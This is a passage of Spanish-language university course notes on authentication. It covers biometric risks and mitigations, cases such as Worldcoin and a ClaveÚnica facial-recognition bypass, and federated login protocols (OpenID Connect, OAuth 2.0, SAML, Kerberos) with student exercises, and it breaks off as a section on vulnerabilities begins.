
- Problemas en el lector o la parte del cuerpo escaneada: Sensores de huella digital (Samsung Galaxy S10) y de reconocimiento facial (iPhone X) pueden ser burlados con condiciones de modificación (voluntaria o intencional) del lector o lectura de partes del cuerpo parecidas entre familiares, fabricadas o generadas con Inteligencia Artificial. Como medida de mitigación, algunos sensores intentan tomar señales adicionales que muestren que la señal recibida viene de alguien vivo, o viene de una fuente en vivo.
- Retransmisión de valores previamente detectados: Si el canal de transmisión entre el sensor y el sistema que valida la señal no es seguro, un atacante podría interceptar señales o reenviarlas a conveniencia. Para evitar esto, se recomienda usar canales de comunicación cifrados y que cuenten con mecanismos de autentificación seguros.
Sugiere una implementación que permitiría transmisión de datos entre un sensor y un sistema que procesa los datos a través de un canal inseguro por defecto (Internet) (si no se te ocurre como, vuelve a esta pregunta después de que hayas leído Seguridad Web).
- Errores en el algoritmo de comparación: Un algoritmo de comparación puede tener vulnerabilidades que hagan que se rechacen o acepten más o menos casos de los que se debería, muchas veces perjudicando particularmente a minorías. Generalmente, esto es calibrable a través de parámetros que ajustan el nivel de similitud del dato leído con el dato modelo. En otros casos (como el reconocimiento facial), el modelo es actualizado continuamente para detectar cambios en el tiempo (como aparición de barba, crecimiento de pelo o uso de lentes). La recomendación principal para evitar este problema es contar con un sistema robusto y ampliamente probado, que cuente con datos de alta calidad para comparar.
- Robo en la base de datos: Un robo de una base de datos biométrica expone a todas las personas cuyos datos están almacenados en ella, ya que el atacante o cualquier persona que reciba estos datos podrá usarlos para identificar individuos registrados sin su autorización y ellas y ellos no tendrán forma de “cambiar sus datos biométricos”. Este riesgo es más claro cuando la base de datos de información biométrica es centralizada, ya que existiría una motivación mucho mayor para un atacante en intentar acceder a ella. Esto ocurrió en marzo de 2026 en NYC Health + Hospitals., y se estima que afectó a 1,8 millones de personas.
Casos interesantes#
Los siguientes son casos interesantes de autentificación biométrica que se han vuelto de uso masivo o que han hecho noticia en los últimos años.
- Worldcoin: La empresa World (de Sam Altman, también fundador de OpenAI) inició entre 2022 y 2023 una campaña en países no desarrollados (entre ellos, Chile) para recopilar datos de iris de personas en espacios públicos y pagar por ello (ya sea en criptomoneda o en dinero real). El objetivo de este proyecto es crear un sistema de validación humana mundial de alta confiabilidad (para estar inscrito, tuviste que haber escaneado tu iris previamente), que pueda ser usado posteriormente como una “prueba de humanidad en aplicaciones digitales. En 2024, Wall Street Journal publicó un artículo. No queda claro qué pasará con la información que Worldcoin recopila si la empresa desaparece o si sufren un ciberataque, lo que en conjunto con haber iniciado su estrategia en países con poca regulación sobre datos sensibles, la ha vuelto objetivo de muchas críticas.
Curioso que la misma persona que fue parte del origen de la inundación de bots de los últimos años sea la que vende una solución a empresas y gobiernos para demostrar humanidad 🙄
- Reconocimiento Facial para obtener ClaveÚnica en Pandemia: En marzo de 2020, semanas después del inicio de la cuarentena por la pandemia de COVID-19, el desarrollador José Ureña publicó en Twitter que pudo lograr activar la ClaveÚnica del periodista Daniel Matamala usando solamente su RUT y una foto de él. Una posible razón por la que este problema pudo haber ocurrido es que el parámetro de tolerancia en detección haya sido configurado para disminuir la cantidad de usuarios legítimos reclamando por no ser reconocidos (falsos negativos), pero sin validar que la tasa de usuarios fraudulentos intentando enrolar cuentas de otras personas (falsos positivos) no aumentara.
Recomendaciones de implementación#
- Considerar esquemas completamente locales y aislados de otros componentes: En el caso de dispositivos móviles, existen chips dedicados en ellos que se encargan de actuar de sensor, procesar el dato observado y compararlo con un dato modelo almacenado localmente. El riesgo de exfiltración de los datos biométricos disminuye tremendamente al compararse con un caso en el que el dato se almacena de forma remota. Todavía es posible enfrentarse a problemas de spoofing debido a vulnerabilidades o limitaciones en partes del sistema.
- Parametrizar bien según el modelo de amenaza: Tener en consideración que la modificación de los umbrales de rechazo o aceptación de estos sistemas afectarán directamente a la cantidad de falsos positivos y falsos negativos (ambos con impacto en la seguridad o usabilidad del sistema).
Piensa en algunos casos en los que quieras contar con identificación biométrica que cumplan las condiciones de los puntos más abajo, y propon algún sistema biométrico que sería adecuado para ellos.
- Los falsos positivos son muy malos, pero los falsos negativos no tanto
- Los falsos negativos son muy malos, pero los falsos positivos no tanto
- Da lo mismo si tenemos falsos positivos o negativos
- Hay que disminuir al máximo tanto los falsos positivos como los negativos
- Utilizar más de un factor para validar: Mismo consejo que en las otras categorías de factores, mientras más de ellos se utilicen, menos probable es que ocurra un acceso no autorizado.
Autenticación Federada#
La autenticación es muy difícil, ¿por qué no se la delegamos a alguien que sepa mejor cómo hacerlo?
Esta idea se suele llamar autenticación federada o inicio de sesión único (Single Sign On en inglés).
El esquema generalmente es algo como esto:

- El 💻 Cliente se conecta a un 🖥️ Servidor de Aplicación y solicita iniciar sesión de forma federada. El 🖥️ Servidor de Aplicación lo redirige a un 🪪 Servidor de Autentificación.
- El 🪪 Servidor de Autentificación le pide iniciar sesión y aceptar la transmisión de algunos datos de cuenta al 🖥️ Servidor de Aplicación. Si el 💻 Cliente acepta, se le entrega un 🎟️ Certificado.
- El 💻 Cliente envía el certificado al 🖥️ Servidor de Aplicación, el cual lo valida de forma independiente (usando criptografía asimétrica) o consultando directamente al 🪪 Servidor de Autentificación (el caso directo no se ve en esta imagen).
Existen protocolos tradicionales que permiten contar con un sistema centralizado de inicio de sesión:
Kerberos#
Protocolo de autentificación que funcione en base a Tickets, los que son comunicables a través de una red insegura, que permiten demostrar identidad (autenticar) entre ellos de forma segura. La siguiente imagen del usuario Jeran Renz de Wikipedia muestra cómo funciona el protocolo
tal vez es mejor volver a ver esta sección cuando hayas leído la unidad de Criptografía

👷 Pendiente: Explicar paso a paso Kerberos.
NTLM (New Technology Lan Manager)#
👷 Pendiente: Explicar paso a paso NTLM.
OpenID Connect#
OpenID Connect es un protocolo de autenticación construido sobre el marco de autorización OAuth 2.0 (definido más abajo).
En OpenIDConnect existen los siguientes actores:
- User Agent o agente de usuario: El navegador o dispositivo que actúa en nombre del usuario.
- Usuario: La persona que quiere iniciar sesión
- Proveedor OpenID (también conocido como Identity Provider o IDP): Entidad que provee el servicio de identidad. Algunos ejemplos: Google (cuando usas el botón “iniciar sesión con Google”), GitHub, ClaveÚnica, MiUChile.
- Relying Party Aplicación que externaliza el inicio de sesión a un IDP.
El método de funcionamiento es el siguiente, en términos generales:
- Un usuario navega a una aplicación web con su navegador
- El usuario hace click en iniciar sesión o crear cuenta con un proveedor externo (compatible con OpenID Connect). La aplicación actual redirige al proveedor de identidad con parámetros especiales que le ayudarán a hacer seguimiento a la consulta al terminar de iniciar sesión, y que definen los valores del perfil que la aplicación web necesita para iniciar sesión y/o crear una cuenta.
- El proveedor de identidad muestra un formulario de inicio de sesión y contraseña. El usuario ingresa los datos solicitados. Es posible que se pidan otras validaciones posteriormente (como MFA del proveedor de identidad).
- Si el inicio de sesión es exitoso, generalmente se muestra un cuadro de consentimiento, explicitando qué datos serán compartidos con la aplicación web inicial.
- Si lo anterior se acepta, se devuelve el User Agent al sitio de la aplicación web inicial con parámetros (entre ellos, uno llamado
token) que le permitirán validar si el inicio de sesión fue exitoso. Específicamente, el Relying Party llama a un endpoint del IDP que le devuelve unaccess_token, unrefresh_tokeny unid_token, el que puede ser validado para confirmar que la respuesta viene de la fuente autoritativa correspondiente.
El siguiente diagrama del IDP de Microsoft (obtenido de este enlace) muestra el paso a paso de un inicio de sesión OpenID Connect. En el diagrama, App es la aplicación que desea externalizar el inicio de sesión y Microsoft Entra es el IDP.

Inicia sesión en U-Cursos con la consola de desarrollador abierta y la opción persist logs (persistir registros) activada. Monitorea en la pestaña network qué URLs se visitan desde que abres U-Cursos sin haber iniciado sesión hasta que logras iniciarla.
Otros protocolos#
A continuación mencionamos otros protocolos y equemas que cumplen el objetivo de autenticación (o autorización) delegada.
- SASL: Esquema que permite conectar aplicaciones compatibles con mecanismos de autenticación compatibles. Entre las aplicaciones más conocidas se encuentran IMAP, LDAP, POP, SMTP, XMPP y entre los mecanismos de autenticación y autorización se encuentran Usuario/Contraseña, OpenID y OAuth 2.0.
- RADIUS: Protocolo de autenticación y autorización usado en aplicaciones de red (como por ejemplo, redes cableadas e inalámbricas empresariales). El RFC 2865 lo define.
La conexión WiFi de la Escuela (la que usa la cuenta CEC) probablemente usa un servidor RADIUS para inicio de sesión (el que muy probablemente está sincronizado con el directorio de usuarios del CEC).
- OAuth 2.0: Protocolo de autorización (no autenticación) definido en los RFC 6749 y 6750 y que sirve como base del protocolo de autenticación OpenID Connect. Sirve para autorizar el intercambio de información acotada entre aplicaciones por un tiempo determinado. En algunos casos, se usa (incorrectamente) como mecanismo de autenticación, asumiendo que si el usuario tiene la posibilidad de conseguir un token de autorización, también tiene acceso a la cuenta. Esto no siempre será verdad.
El flujo OAuth 2.0 común se describe en esta ilustración obtenida de Wikipedia, diseñada por Takahashi Shuuji.

OpenID 2.0 (a secas): No confundir con OpenID Connect (protocolo descrito en la sección anterior). Protocolo creado en 2007 con un objetivo similar al protocolo OpenID Connect ya descrito. En algún momento de la década de los 2010, muchas redes sociales lo implementaron, pero hoy quedó en desuso debido al desarrollo y la masificación de OpenID Connect. Existe incluso una guía para migrar desde OpenID 2.0 a OpenID Connect.
SAML: Protocolo usado para intercambiar datos de autenticación y autorización entre sistemas. Los datos se estructuran en formato XML y se usan servicios SOAP para intercambiar información. Si bien OIDC y OAuth 2.0 cumplen en gran parte el mismo objetivo que SAML, este protocolo se sigue usando en integraciones casi siempre orientadas a empresas.
Plataformas abiertas que actuan como proveedoras de identidad#
Algunas plataformas abiertas que pueden usarse para implementar IDPs. Todas ellas soportan OIDC, SAML y OAuth 2.0, permiten configurar MFA en sus cuentas y pueden federarse nuevamente con otras cuentas, por lo que son una buena opción para implementar en instituciones que cuentan con muchas aplicaciones y que necesitan contar con MFA en todas ellas:
- Keycloak: Implementación abierta en Java de un proveedor de identidad. Hoy lo mantiene Red Hat.
- Zitadel: Implementación abierta en Go de un proveedor de identidad. Fácil de usar y mantener.
- Authentik: Implementación abierta en Go de un proveedor de identidad. Muy personalizable, pero más complejo.
🧪 Posiblemente en el laboratorio 1 vamos a integrarnos con alguno de estos sistemas.
Ventajas y desventajas de la autentificación federada#
Desde el punto de vista de ciberseguridad, la autentificación federada tiene algunas ventajas:
- Disminuye la cantidad de credenciales necesarias para cada persona: En entornos empresariales, esto es súper útil para centralizar la creación y eliminación de cuentas en un solo lugar.
- Permite contar con MFA en cualquier aplicación que soporte autenticación federada: No es necesario desarrollar, para cada aplicación, módulos de MFA y autenticación con contraseña.
Sin embargo, también hay algunas desventajas:
- Mayor riesgo de ataques en IDP: Si el IDP es muy usado en muchos tipos de cuentas, el impacto de filtración de una contraseña, de indisponibilidad o del descubrimiento de una vulnerabilidad en sus sistemas es mucho mayor. Un ejemplo concreto de esto en nuestro país es ClaveÚnica, que permite inicio de sesión en más de 400 sistemas distintos, según su sitio web.
- Hay decisiones de diseño importantes que tomar al administrarlo: Una vulnerabilidad típica de sistemas IDP mal configurados es la maleabilidad del ID de usuario. Si el IDP permite cambio de IDs de usuario (correos electrónicos o nombres de usuario personalizados) y ese valor es enviado en las integraciones a las aplicaciones web que lo usan como sistema de SSO, es posible que un usuario, cambiando su identificador por el de otro usuario que lo haya cambiado hace poco o haya eliminado su cuenta, pueda entrar a una cuenta externa que no le corresponde.
- Se requiere confiar mucho en el IDP: La institución que administra el IDP posee la capacidad técnica de poder iniciar sesión en cualquiera de las cuentas de sus usuarios (y las cuentas en las que estos usan el IDP para autenticarse), incluso sin conocer las contraseñas. También, el IDP se entera de todos los sitios que usan sus usuarios, cuándo inician sesión y cuando la cierran, lo que puede ser un riesgo de privacidad.
Elabora una lista de casos en los cuales crees que es conveniente contar con un IDP y en qué casos no lo es, justificando cada decisión.
Debilidades y Vulnerabilidades#
Supongamos que estás subscrito a una aplicación web para almacenar fotos en la nube que nadie más usa (fotos.hackerlab.cl), y cuando empiezas a usarla, notas que no tiene una opción para compartir tus fotos con otras personas que no tienen cuenta (cuando les mandas el link, les aparece un error
